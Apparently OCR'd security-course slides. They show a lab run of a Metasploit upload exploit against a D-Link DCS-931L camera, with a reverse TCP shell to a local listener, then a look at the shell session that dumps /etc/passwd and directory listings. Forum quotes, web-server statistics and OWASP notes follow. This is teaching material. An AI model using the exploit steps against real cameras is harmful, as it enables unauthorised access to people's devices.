
This site does have an older, vulnerable version of the firmware

http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1

D-Link DCS-931L	DCS-	Download
rev.Ax Network	931L_BETA_FIRMWARE_	
Camera Firmware	1.03.B8.zip	
1.03.B8 Beta	OS:/ OS Independent	
	File Szie:6.6 MB	

The exploit was tested on versions 1.01 to 1.04 so this might actually work.

http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1



The older version of the firmware has been installed on the DCS-931L

http://www.driverfilesdownload.com/drivers-download/firmware-drivers-update/d-link/page/1

```
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > set RHOST 192.168.1.128
RHOST => 192.168.1.128
msf exploit(dlink_dcs931l_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs931l_upload) > set LHOST 192.168.1.56
LHOST => 192.168.1.56
msf exploit(dlink_dcs931l_upload) > show options

Module options (exploit/linux/http/dlink_dcs931l_upload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        Camera password (default: blank)
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     192.168.1.128    yes       The target address
   RPORT     80               yes       The target port
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   USERNAME  admin            yes       Camera username
   VHOST                      no        HTTP server virtual host


Payload options (linux/mipsle/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.56     yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux mipsle Payload


msf exploit(dlink_dcs931l_upload) >
```

And we try again to exploit the webcam ...

```
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.56:4444
[+] 192.168.1.128:80 - Payload uploaded successfully
[+] 192.168.1.128:80 - Stager uploaded successfully
[+] 192.168.1.128:80 - Payload executed successfully
[*] Command shell session 1 opened (192.168.1.56:4444 -> 192.168.1.128:4585) at 2016-11-10 00:06:14 -0800
[+] Deleted /tmp/.nCPMk179Gu

196390572
LICNtXJIUbdyiFwMAJPogOAnbtsMHcru
true
MtQwuBIJqWOBpZaSNwlvbjhcWkuFAFde
qigxepfiWaUOazskDIgMnRDfZuyzxtJz
KaotUWUosQkhBDPZwjwKpwqtcipIKrtO
```

Success this time

```
ps
  PID USER       VSZ STAT COMMAND
    1 admin     2092 S    init
    2 admin        0 SWN  [ksoftirqd/0]
    3 admin        0 SW<  [events/0]
    4 admin        0 SW<  [khelper]
    5 admin        0 SW<  [kthread]
   28 admin        0 SW<  [kblockd/0]
   31 admin        0 SW<  [khubd]
   45 admin        0 SW<  [kswapd0]
   46 admin        0 SW   [pdflush]
   47 admin        0 SW   [pdflush]
   48 admin        0 SW<  [aio/0]
   49 admin        0 SW<  [cifsoplockd]
   50 admin        0 SW<  [cifsdnotifyd]
  608 admin        0 SW   [mtdblockd]
  690 admin     1456 S    nvram_daemon
  975 admin     1700 S    pcmcmd -s -q 11025
  976 admin     1668 S    videomon
 1006 admin     4476 S    h264
 1032 admin     4560 S    uvc_stream -b -m 0 -g 5 -e 5
 1037 admin     1168 S    lld2d br0
 1068 admin     2096 S    /bin/sh
 1158 admin     1848 S    alphapd
 1201 admin     1980 S    udev
 1206 admin     1980 S    udev
 1208 admin     1980 S    udev
 1209 admin     1980 S    udev
 1220 admin     1480 S    schedule
 1223 admin     1520 S    lanconfig
 1224 admin     1408 S    tftpupload
 1226 admin     1368 S    mydlinkevent
 1232 admin     1244 S    mDNSResponder 192.168.1.128 DCS-931L_095198 DCS-931L_
 1295 admin     2088 S    udhcpc -i br0 -s /sbin/udhcpc.sh -p /var/run/udhcpc.p
 1365 admin     1468 S    /mydlink/dcp -i br0 -m DCS-931L
 1367 admin     3348 S    /mydlink/signalc
 1368 admin     2096 S    /bin/sh /mydlink/mydlink-watch-dog.sh
 2509 admin     2092 S    //bin/sh
 3825 admin     2088 S    sleep 5
 3826 admin     2092 R    ps
```


We have a prompt free shell. ps command shows current processes.

```
ls -l
drwxr-xr-x    2 501      501             0 bin
drwxr-xr-x    2 0        0               0 media
dr-xr-xr-x   10 0        0               0 sys
drwxrwxr-x    3 501      501             0 home
drwxrwxr-x    2 501      501             0 mnt
drwxrwxr-x    3 501      501             0 dev
lrwxrwxrwx    1 501      501            11 init -> bin/busybox
drwxrwxr-x    2 501      501             0 sbin
drwxr-xr-x    2 0        0               0 etc
drwxr-xr-x    3 0        0               0 tmp
drwxr-xr-x    4 0        0               0 var
drwxr-xr-x    4 501      501             0 lib
drwxrwxr-x    2 501      501             0 mydlink
drwxrwxr-x   10 501      501             0 etc_ro
drwxrwxr-x    6 501      501             0 usr
dr-xr-xr-x   50 0        0               0 proc
-rw-r--r--    1 0        0              48 usb3g.log
```

Long listing of the / directory. Note the use of BusyBox.

Only one user and that is the superuser.

```
cat /etc/passwd
admin:ETDe3Eg7/Dpck:0:0:Adminstrator:/:/bin/sh

mount
rootfs on / type rootfs (rw)
proc on /proc type proc (rw)
none on /var type ramfs (rw)
none on /etc type ramfs (rw)
none on /tmp type ramfs (rw)
none on /media type ramfs (rw)
none on /sys type sysfs (rw)
none on /dev/pts type devpts (rw)
none on /proc/bus/usb type usbfs (rw)
```

Mount points


```
ls -l /home
drwxr-xr-x    3 501      501             0 andy

ls -l /home/andy
drwxr-xr-x    3 501      501             0 ipcam3352

ls -l /home/andy/ipcam3352
drwxr-xr-x    3 501      501             0 RT288x_SDK

ls -l /home/andy/ipcam3352/RT288x_SDK
drwxr-xr-x    3 501      501             0 source

ls -l /home/andy/ipcam3352/RT288x_SDK/source
drwxr-xr-x    3 501      501             0 linux-2.6.21.x

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x
drwxr-xr-x    2 501      501             0 include

ls -l /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include
-rw-r--r--    1 501      501         22281 deque
-rw-r--r--    1 501      501           991 clocale
-rw-r--r--    1 501      501          2738 iostream
-rw-r--r--    1 501      501          5006 char_traits
-rw-r--r--    1 501      501          2544 stack
-rw-r--r--    1 501      501         12980 functional
-rw-r--r--    1 501      501         41971 algorithm
-rw-r--r--    1 501      501          1830 cwchar
-rw-r--r--    1 501      501          8756 complex
-rw-r--r--    1 501      501          1594 cstdio
-rw-r--r--    1 501      501          1430 func_exception
-rw-r--r--    1 501      501          2734 utility
-rw-r--r--    1 501      501          8058 streambuf
-rw-r--r--    1 501      501         12737 set
-rw-r--r--    1 501      501         26240 valarray
-rw-r--r--    1 501      501          4620 memory
-rw-r--r--    1 501      501         18060 istream
-rw-r--r--    1 501      501          2115 csignal
```

There is a home directory named Andy??

```
-rw-r--r--    1 501      501          3721 iomanip
-rw-r--r--    1 501      501          4567 exception
-rw-r--r--    1 501      501           821 cerrno
-rw-r--r--    1 501      501          1963 locale
-rw-r--r--    1 501      501          9224 map
-rw-r--r--    1 501      501         18945 fstream
-rw-r--r--    1 501      501          1244 system_configuration.h
-rw-r--r--    1 501      501          2013 cstddef
-rw-r--r--    1 501      501         15662 vector

head /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
//bin/sh: head: not found
cat /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
/*      Copyright (C) 2004 Garrett A. Kajmowicz

        This file is part of the uClibc++ Library.

        This library is free software; you can redistribute it and/or
        modify it under the terms of the GNU Lesser General Public
        License as published by the Free Software Foundation; either
        version 2.1 of the License, or (at your option) any later version.

        This library is distributed in the hope that it will be useful,
        but WITHOUT ANY WARRANTY; without even the implied warranty of
        MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
        Lesser General Public License for more details.

        You should have received a copy of the GNU Lesser General Public
        License along with this library; if not, write to the Free Software
        Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA  02111-1307  USA
*/

#include <new>
#include <cstddef>
#include <cstdlib>
#include <iterator_base>
#include <utility>
```

Deep in the Andy directory there is a lot of C source code.

```
cat /home/andy/ipcam3352/RT288x_SDK/source/linux-2.6.21.x/include/memory
```



D-Link • Просмотр тем

forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30

iTuneDVR — **Заголовок сообщения:** Re: DCS-933L money back, али как ? — **Добавлено:** Чт апр 03, 2014 22:39

offline

Зарегистрирован: Ср апр 02, 2014 22:57
Сообщений: 4

Всем привет!

Мне мой товарищ скинул ссылку, говорит посмотри как раздевают прошивки. Смотрю!

С удовольствием прочитал данную тему, всё грамотно, по делу, без матерка, но с юморком
Аппарата на руках не имею данного, но не удержался и решил глянуть, что к чему внутри.
Я конечно редко пользуюсь binwalk, но иногда бывает и науськиваю его на уж совсем неизвестные вещи для разнообразия.
Не долго думая скачал прошивку DCS-933L_A1_FWv1.03b08
Аккуратно ручками всё развернул по быстрому исключительно под виндой.

Да.
Много интересного я видел, но чтобы частично исходники внутри прошивки - это что-то новое, даже для меня!!!
Папка home\andy\ipcam3352\RT288x_SDK\source\linux-2.6.21.x
То-ли их забыли там, то-ли я такого действительно не видел.


На счёт точки доступа, то там внутри есть модуль rt2860v2_ap.ko, который стартует из sbin\apclient.sh
Вот скрипт внутри

Код:

```
#!/bin/sh

#################################################################
ap_client_stop () {
   iwpriv apcli0 set ApCliEnable=0
   brctl delif br0 apcli0
   ifconfig apcli0 down
   echo "ap-client stop....."
}

ap_client_start () {
   ifconfig apcli0 up
   brctl addif br0 apcli0

#   auth_mode="WPAPSK"   #$(nvram_get ApCliAuthMode)
#   encryp_type="TKIP"   #$(nvram_get ApCliEncrypType)
```

Googling: andy ipcam3352 RT288x_SDK yields a Russian DLink forum

http://forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30



They are surprised too to find the andy directory

http://forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30

Web Applications

Web Servers and Browsers


```
<!DOCTYPE html>
<html>
 <head>
  <title>Cylons Rule</title>
 </head>
 <body>
  <h1>Cylon Recruiting Center</h1>
  <img src="images/cylon.gif" alt="Cylon">
  <p>All IoT devices on earth are welcome!</p>
  <!-- credit: https://media.giphy.com/media/
       MzLGnFfhq7gly/giphy.gif -->
  <p>Join us at our next meeting on Caprica 6.</p>
 </body>
</html>
```

Web page rendered by the browser

Static web pages
- Created using HTML

Dynamic web pages
- Forms
- PHP
- Active Server Pages (ASP)
- Javascript
- More ...


Market share of active sites



Developer	August 2016	Percent	September 2016	Percent	Change
Apache	80,179,269	46.34%	80,274,070	46.11%	-0.23
nginx	37,918,635	21.92%	32,364,051	18.59%	-3.33
Microsoft	16,922,324	9.78%	17,615,037	10.12%	0.34
Google	14,918,494	8.62%	14,302,503	8.22%	-0.41


https://news.netcraft.com/archives/2016/09/19/september-2016-web-server-survey.html

Total number of websites



https://news.netcraft.com/archives/2016/09/19/september-2016-web-server-survey.html

Market share of the top million busiest sites



Developer	August 2016	Percent	September 2016	Percent	Change
Apache	427,900	42.79%	425,289	42.53%	-0.26
nginx	281,589	28.16%	275,966	27.60%	-0.56
Microsoft	109,221	10.92%	108,869	10.89%	-0.04
Google	20,595	2.06%	19,825	1.98%	-0.08

https://news.netcraft.com/archives/2016/09/19/september-2016-web-server-survey.html

Open Web Application Security Project (OWASP)

2013 Top 10 Web Application Security Flaws:

- A1 Injection
- A2 Broken Authentication and Session Management
